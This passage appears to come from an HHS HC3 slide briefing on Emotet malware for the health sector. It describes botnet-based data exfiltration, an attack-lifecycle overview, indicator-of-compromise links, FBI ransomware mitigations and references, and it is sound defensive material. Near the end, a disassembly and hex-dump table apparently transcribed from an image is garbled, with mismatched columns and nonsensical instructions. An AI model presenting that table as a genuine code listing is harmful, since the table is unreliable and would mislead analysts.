



Image courtesy of Fortinet



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Exfiltration

How does Emotet move stolen data off victim networks?



Exfiltration Through the Botnet

Exfiltration over C2 Channel (MITRE T1041)

- Emotet's botnet is used for command-and-control generally, and data exfiltration specifically.
- Data from the victim system is transferred over the Internet, across the botnet to be staged on a “safe” attacker system.





Image courtesy of Payatu



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Putting It All Together

What do all these Emotet tactics look like in an attack?



The One-Two-Three Punch Starting With Emotet

Ryuk and Trickbot are no longer active, however, this full-attack lifecycle diagram serves to demonstrate the full power of Emotet, and all the internal and external capabilities it can bring to a single attack.




Image courtesy of Winsec.se




Image courtesy of QuickHeal


Basic Emotet infection diagram



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Defense and Mitigations

What can the U.S. health sector do about Emotet?



Emotet-Specific Resources

CISA – Emotet Malware

<https://www.cisa.gov/news-events/alerts/2018/07/20/emotet-malware>

MS-ISAC Security Primer – Emotet

<https://www.cisecurity.org/insights/white-papers/ms-isac-security-primer-emotet>

CERT-FR: The Malware-As-A-Service Emotet

<https://www.cert.ssi.gouv.fr/uploads/CERTFR-2021-CTI-003.pdf>

Trend Micro – Exploring Emotet’s Activities

https://documents.trendmicro.com/assets/white_papers/ExploringEmotetsActivities_Final.pdf

Forescout: Emotet – The Return of the World’s Most Dangerous Malware

<https://www.forescout.com/resources/emotet-threat-briefing/>

Fortinet – Analyzing Emotet Activity

<https://www.fortinet.com/content/dam/fortinet/assets/analyst-reports/analyzing-emotet-activity.pdf>





Defense and Mitigations

Below is just a small sample of Indicators of Compromise (IOCs), in addition to those found in the links throughout this presentation. Know that they should be operationalized as each individual enterprise deems appropriate:

- Trend Micro IOCs: https://documents.trendmicro.com/assets/Appendix_EMOTET>Returns-Starts-Spreading-via-Spam-Botnet.pdf
- Palo Alto IOCs: <https://unit42.paloaltonetworks.com/emotet-malware-summary-epoch-4-5/#Appendix-A-Emotet-epoch-4-activity>
- Bangladesh CIRT IOCs: http://www.cirt.gov.bd/wp-content/uploads/2020/09/IOC_Emotet.pdf
- Malwarebytes IOCs: <https://www.malwarebytes.com/blog/detections/trojan-emotet>
- Cisco Talos IOCs: <https://github.com/Cisco-Talos/IOCs/tree/main/2022/11>





Staying Secure

Government resources:

- DHS/CISA Stop Ransomware: <https://www.cisa.gov/stopransomware>
- FBI Cybercrime: <https://www.fbi.gov/investigate/cyber>
- FBI Internet Crime Complaint Center (IC3):
<https://www.ic3.gov/Home/ComplaintChoice/default.aspx/>
- FDA: Medical Device Information: <https://www.fda.gov/medical-devices/digital-health-center-excellence/cybersecurity>
- H-ISAC White Papers: <https://h-isac.org/category/h-isac-blog/white-papers/>
- 405(d) Resource Library: <https://405d.hhs.gov/resources>
- HC3 Products: <https://www.hhs.gov/about/agencies/asa/ocio/hc3/index.html>



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Ransomware Mitigations and Defense (Source: FBI)

- Review domain controllers, servers, workstations, and active directories for new or unrecognized user accounts.
- Regularly back up data, air gap, and password protect backup copies offline. Ensure copies of critical data are not accessible for modification or deletion from the system where the data resides.
- Review Task Scheduler for unrecognized scheduled tasks. Additionally, manually review operating system-defined or -recognized scheduled tasks for unrecognized “actions.” (For example, review the steps each scheduled task is expected to perform.)
- Review anti-virus logs for indications that they were unexpectedly turned off.
- Implement network segmentation.
- Require administrator credentials to install software.
- Implement a recovery plan to maintain and retain multiple copies of sensitive or proprietary data and servers in a physically separate, segmented, secure location (e.g., hard drive, storage device, the cloud).



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Ransomware Mitigations and Defense, cont.

- Install updates/patch operating systems, software, and firmware as soon as updates/patches are released.
- Use multi-factor authentication where possible.
- Regularly change the passwords to network systems and accounts and avoid re-using passwords for different accounts.
- Implement the shortest acceptable timeframe for password changes.
- Disable unused remote access/Remote Desktop Protocol (RDP) ports and monitor remote access/RDP logs.
- Audit user accounts with administrative privileges and configure access controls with least privilege in mind.
- Install and regularly update anti-virus and anti-malware software on all hosts.
- Only use secure networks and avoid using public Wi-Fi networks. Consider installing and using a virtual private network (VPN).
- Consider adding an email banner to emails received from outside your organization.
- Disable hyperlinks in received emails.



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Free Cybersecurity Services and Tools

In addition to following the mitigations, HC3 recommends organizations review and utilize CISA's Free Cybersecurity Services and Tools, which can be accessed by visiting <https://www.cisa.gov/free-cybersecurity-services-and-tools>.



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Conclusions

We want to leave you with the following:

- Emotet is one of the most potent weapons to be brought against the health sector.
 - It is imperative that rank-and-file cybersecurity professionals up to the executives with cybersecurity responsibilities in your organization are aware of Emotet.
 - Much of what you can do to protect against Emotet and its internal and external capabilities will reduce your attack surface against other threats as well.

7701CFA0	C5CD	FAD FEC	LDS ECX,EBP	Illegal use of register	Illegal use of register C5CD
7701CFA2	FE	EDS DWORD PTR DS:[?](EDI)		Unknown command	7701CFA2 FE
7701CFA3	FFE9	BYTE PTR DS:[EDI]	JMP FAR ECX	Illegal use of register	7701CFA3 FFE9
7701CFA5	AB	BYTE PTR DS:[EDI]	STOS DWORD PTR ES:[EDI]		7701CFA5 AB
7701CFA6	8402	SHORT ntDll	TEST BYTE PTR DS:[EDX],0		7701CFA6 8402
7701CFA8	00BF	23 000000C0	ADD BYTE PTR DS:[EDI+00BF],BH		7701CFA8 00BF
7701CFAE	^EB	E9 AX, 38003000	JMP SHORT [edi+00bf]	LDS ECX,EBP	^EB E9
7701CFB0	7B	00 BYTE PTR DS:[EDI]	JPO	Illegal use of register	7701CFB0 7B
7701CFB2	25	000300038 R	AND EDX,00000300	JMP FAR ECX	7701CFB2 25 00
7701CFB7	006C00	78 PTR DS:[EDI]	ADD BYTE PTR DS:[EDI+EAX],006C00	LDS ECX,EBP	7701CFB7 006C00
7701CFBB	002D	002500301	TEST BYTE PTR DS:[EDX],A	Illegal use of register	7701CFBB 002D
7701FCF1	003400	3, 30002500	ADD BYTE PTR DS:[EDI+EAX],H	JPO	7701FCF1 003400
7701FCF4	78	00	JMP SHORT [edi+003400]	Illegal use of register	7701FCF4 78 00
7701FCF6	2D	002500300	SUB EAX,3000	JPO	7701FCF6 2D 00
EMOTET					
Address	Hex dump	Raw	7701CFA0-7701CFA6	7701CFA7-7701CFAE	7701CFB0-7701CFB7
00408000	40 10 40 00 00 49 10 40 00	0@0@	ADD BYTE PTR DS:[EAX+EAX],00408000	ADD BYTE PTR DS:[EAX+EAX],00408000	ADD BYTE PTR DS:[EAX+EAX],00408000
00408008	52 10 40 00 5B 10 40 00	0@0@	ADD BYTE PTR DS:[EAX+EAX],00408008	ADD BYTE PTR DS:[EAX+EAX],00408008	ADD BYTE PTR DS:[EAX+EAX],00408008

Image courtesy of Bleepingcomputer.



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Office of
Information Security
Securing One HHS



Health Sector Cybersecurity
Coordination Center



Reference Materials



References

Emotet Update Increases Downloads

<https://www.hornetsecurity.com/en/security-information/emotet-update-increases-downloads/>

A Comprehensive Look at Emotet's Summer 2020 Return

<https://www.proofpoint.com/us/blog/threat-insight/comprehensive-look-emotets-summer-2020-return>

Emotet's Central Position in the Malware Ecosystem

<https://news.sophos.com/en-us/2019/12/02/emotets-central-position-in-the-malware-ecosystem/>

Emotet Malware Over the Years: The History of an Infamous Cyber-Threat

<https://heimdalsecurity.com/blog/emotet-malware-history/>

Emotet Changes TTPs and Arrives in United States

<https://www.cisecurity.org/insights/blog/emotet-changes-ttp-and-arrives-in-united-states>

MITRE ATT&CK – Emotet

<https://attack.mitre.org/software/S0367/>

The Evolution of Emotet: From Banking Trojan to Threat Distributor

<https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/evolution-emotet-trojan-distributor>

EMOTET: The King of Cybercrime

<https://agata-hidalgo.medium.com/emotet-the-king-of-cybercrime-9a0a059072a5>

ESET Research follows the comeback of the infamous botnet Emotet, targeting mainly Japan and South Europe

<https://www.eset.com/int/about/newsroom/press-releases/research/eset-research-follows-comeback-of-the-infamous-botnet-emotet-targeting-mainly-japan-and-south-europe/>





References

